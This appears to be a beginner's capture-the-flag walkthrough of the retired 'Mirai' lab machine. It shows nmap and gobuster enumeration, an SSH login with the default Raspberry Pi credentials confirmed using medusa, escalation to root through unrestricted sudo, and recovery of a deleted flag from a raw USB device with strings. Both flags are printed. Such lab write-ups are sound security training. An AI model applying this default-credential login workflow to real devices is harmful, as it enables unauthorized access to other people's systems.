enumeration

nmap -sC -sV -sT -oN /home/kali/machines/retired/mirai/nmap.txt
Starting Nmap 7.91 (https://nmap.org) at 2021-01-14 11:51 EST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.57 seconds

┌──(root💀kali)-[/home/kali]
└─# nmap -sC -sV -sT -oN /home/kali/machines/retired/mirai/nmap.txt 10.10.10.48
Starting Nmap 7.91 (https://nmap.org) at 2021-01-14 11:51 EST
Nmap scan report for 10.10.10.48
Host is up (0.19s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
22/tcp open ssh   OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
| ssh-hostkey:
| 1024 aa:ef:5c:e0:8e:86:97:82:47:ff:4a:e5:40:18:90:c5 (DSA)
| 2048 e8:c1:9d:c5:43:ab:fe:61:23:3b:d7:e4:af:9b:74:18 (RSA)
| 256 b6:a0:78:38:d0:c8:10:94:8b:44:b2:ea:a0:17:42:2b (ECDSA)
|_ 256 4d:68:40:f7:20:c4:e5:52:80:7a:44:38:b8:a2:a7:52 (ED25519)
53/tcp open domain dnsmasq 2.76
| dns-nsid:
|_ bind.version: dnsmasq-2.76
80/tcp open http   lighttpd 1.4.35
|_http-server-header: lighttpd/1.4.35
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://-nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.83 seconds

as we can see port

22-ssh
53-domain
80-http

went to the website and it is just null without any source code

running searchsploit cannot find anything

```
┌──(root💀kali)-[/home/kali]
└─# searchsploit lighttpd
```

Exploit Title	Path
lighttpd - Denial of Service (PoC)	linux/dos/18295.txt
Lighttpd 1.4.15 - Multiple Code Execution / Denial of Service / Information Disclosure Vulnerabilities	windows/remote/30322.rb
Lighttpd 1.4.16 - FastCGI Header Overflow Remote Command Execution	multiple/remote/4391.c
Lighttpd 1.4.17 - FastCGI Header Overflow Arbitrary Code Execution	linux/remote/4437.c
lighttpd 1.4.31 - Denial of Service (PoC)	linux/dos/22902.sh
Lighttpd 1.4.x - mod_userdir Information Disclosure	linux/remote/31396.txt
lighttpd 1.4/1.5 - Slow Request Handling Remote Denial of Service	linux/dos/33591.sh
Lighttpd < 1.4.23 (BSD/Solaris) - Source Code Disclosure	multiple/remote/8786.txt

Shellcodes: No Results

```
┌──(root💀kali)-[/home/kali]
└─# searchsploit dnsmasq 2.76
```


Exploit Title	Path
Dnsmasq < 2.78 - 2-byte Heap Overflow	multiple/dos/42941.py
Dnsmasq < 2.78 - Heap Overflow	multiple/dos/42942.py
Dnsmasq < 2.78 - Information Leak	multiple/dos/42944.py
Dnsmasq < 2.78 - Integer Underflow	multiple/dos/42946.py
Dnsmasq < 2.78 - Lack of free() Denial of Service	multiple/dos/42945.py
Dnsmasq < 2.78 - Stack Overflow	multiple/dos/42943.py

Shellcodes: No Results

then run gobuster and found this files

```
┌──(root💀kali)-[/home/kali]
└─# gobuster dir -u 10.10.10.48 -w /usr/share/wordlists/dirb/common.txt -x txt,php
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.48
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     txt,php
[+] Timeout:        10s
===============================================================
2021/01/14 12:06:16 Starting gobuster
===============================================================
/admin (Status: 301)
/swfobject.js (Status: 200)
===============================================================
2021/01/14 12:10:54 Finished
===============================================================
```


going to the 2 pages we have this windows




```
var x = "Pi-hole: A black hole for Internet advertisements."
```

so lets bush around this
lets check for vulnerability in pihole

and in bottom of pihole we can see the version of it



so cheacking the searchsploit we get

```
┌──(root💀kali)-[/home/kali]
└─# searchsploit pi-hole
```

Exploit Title	Path
Pi-Hole - heisenbergCompensator Blocklist OS Command Execution (Metasploit)	php/remote/48491.rb
Pi-hole 4.3.2 - Remote Code Execution (Authenticated)	python/webapps/48727.py
Pi-hole 4.4.0 - Remote Code Execution (Authenticated)	linux/webapps/48519.py
Pi-hole < 4.4 - Authenticated Remote Code Execution	linux/webapps/48442.py
Pi-hole < 4.4 - Authenticated Remote Code Execution / Privileges Escalation	linux/webapps/48443.py
Pi-Hole Web Interface 2.8.1 - Persistent Cross-Site Scripting in Whitelist/Blacklist	linux/webapps/40249.txt

```
Shellcodes: No Results
```

we can see the 2nd last one it seems tempting

running gobuster 2nd time with /admin we get this result

```
┌──(root💀kali)-[/home/kali]
└─# gobuster dir -u 10.10.10.48/admin -w /usr/share/wordlists/dirb/common.txt -x txt,php
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.48/admin
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     txt,php
[+] Timeout:        10s
===============================================================
2021/01/14 12:27:59 Starting gobuster
===============================================================
/.git/HEAD (Status: 200)
/api.php (Status: 200)
/debug.php (Status: 200)
/help.php (Status: 200)
/img (Status: 301)
/index.php (Status: 200)
/index.php (Status: 200)
/LICENSE (Status: 200)
/list.php (Status: 200)
/queries.php (Status: 200)
/scripts (Status: 301)
/settings.php (Status: 200)
/style (Status: 301)
===============================================================
2021/01/14 12:32:40 Finished
===============================================================
```


going to api.php we get this page

JSON Raw Data Headers

Save Copy Collapse All Expand All Filter JSON


```
domains_being_blocked:    115068
dns_queries_today:        4968
ads_blocked_today:        0
ads_percentage_today:     0
unique_domains:           10
queries_forwarded:        4968
queries_cached:           0
unique_clients:           1
```

other all php pages results in this page




so if we get the password we can connect to ssh as root and hence we can own this machine

here we try to do a login and it gave us hint that default pasword is present



so google the default password for pi-hole we got the credentials but we cannot only login through password



so we start medusa to check and with grace we got a sucess message groum our default credentials

```
┌──(root💀kali)-[/home/kali]
└─# which medusa
/usr/bin/medusa

┌──(root💀kali)-[/home/kali]
└─# medusa -h http://10.10.10.48 -u pi -p raspberry -M ssh
```

```
┌──(root💀kali)-[/home/kali]
└─# medusa -h 10.10.10.48 -u pi -p raspberry -M ssh
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 10.10.10.48 (1 of 1, 0 complete) User: pi (1 of 1, 0 complete) Password: raspberry (1 of 1 complete)
ACCOUNT FOUND: [ssh] Host: 10.10.10.48 User: pi Password: raspberry [SUCCESS]

┌──(root💀kali)-[/home/kali]
└─#
```

so now as we know the password lets connect to ssh with pi as user

```
┌──(root💀kali)-[/home/kali]
└─# ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 pi@10.10.10.48
pi@10.10.10.48's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 27 14:47:50 2017 from localhost

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.


SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

pi@raspberrypi:~ $ whoami
pi
pi@raspberrypi:~ $
```

so we will grab the userflag

userflag--ff837707441b257a20e32199d7c8838d

and now we have to excelate the privilage

we do sudo -l

```
pi@raspberrypi:~ $ sudo -l
Matching Defaults entries for pi on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User pi may run the following commands on localhost:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
```

so we see we have bash and we can run all commands

so out of nowhere i did sudo su and it gave me root

```
pi@raspberrypi:/ $ sudo su
root@raspberrypi:/# raspberry
bash: raspberry: command not found
root@raspberrypi:/# ^C
root@raspberrypi:/# whoami
root
root@raspberrypi:/#
```

and so lets grab rootflag
wait the rootflag says

```
root@raspberrypi:/# cd root
root@raspberrypi:~# ls
root.txt
root@raspberrypi:~# cat root.txt
I lost my original root.txt! I think I may have a backup on my USB stick ...
root@raspberrypi:~# cat root.txt
I lost my original root.txt! I think I may have a backup on my USB stick ...
```

so we have to open the USB stick generally mounted devices such as usb can be seen in 3 places
We can check 3 directories for mounted external drives: */dev, /mnt/,* and */media.*

so going through all 3 we see usb stick in /media/usbstick
and open it we see a damnit.txt

cat it we see

```
root@raspberrypi:/media/usbstick# ls
damnit.txt  lost+found
root@raspberrypi:/media/usbstick# cat damnit.txt
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?
```

so we have to look for deleted file in bin thats why locate is not provided in the box or else he cannot play this hide and seek game

we found in /dev we cat sdb and its a mess so we do string sdb and we find it there

```
root@raspberrypi:/dev#
root@raspberrypi:/dev# strings sdb
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
/media/usbstick
2]8^
lost+found
root.txt
damnit.txt
>r &
3d3e483143ff12ec505d026fa13e020b
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?
-James
```

rootflag---3d3e483143ff12ec505d026fa13e020b

hence the machine pwned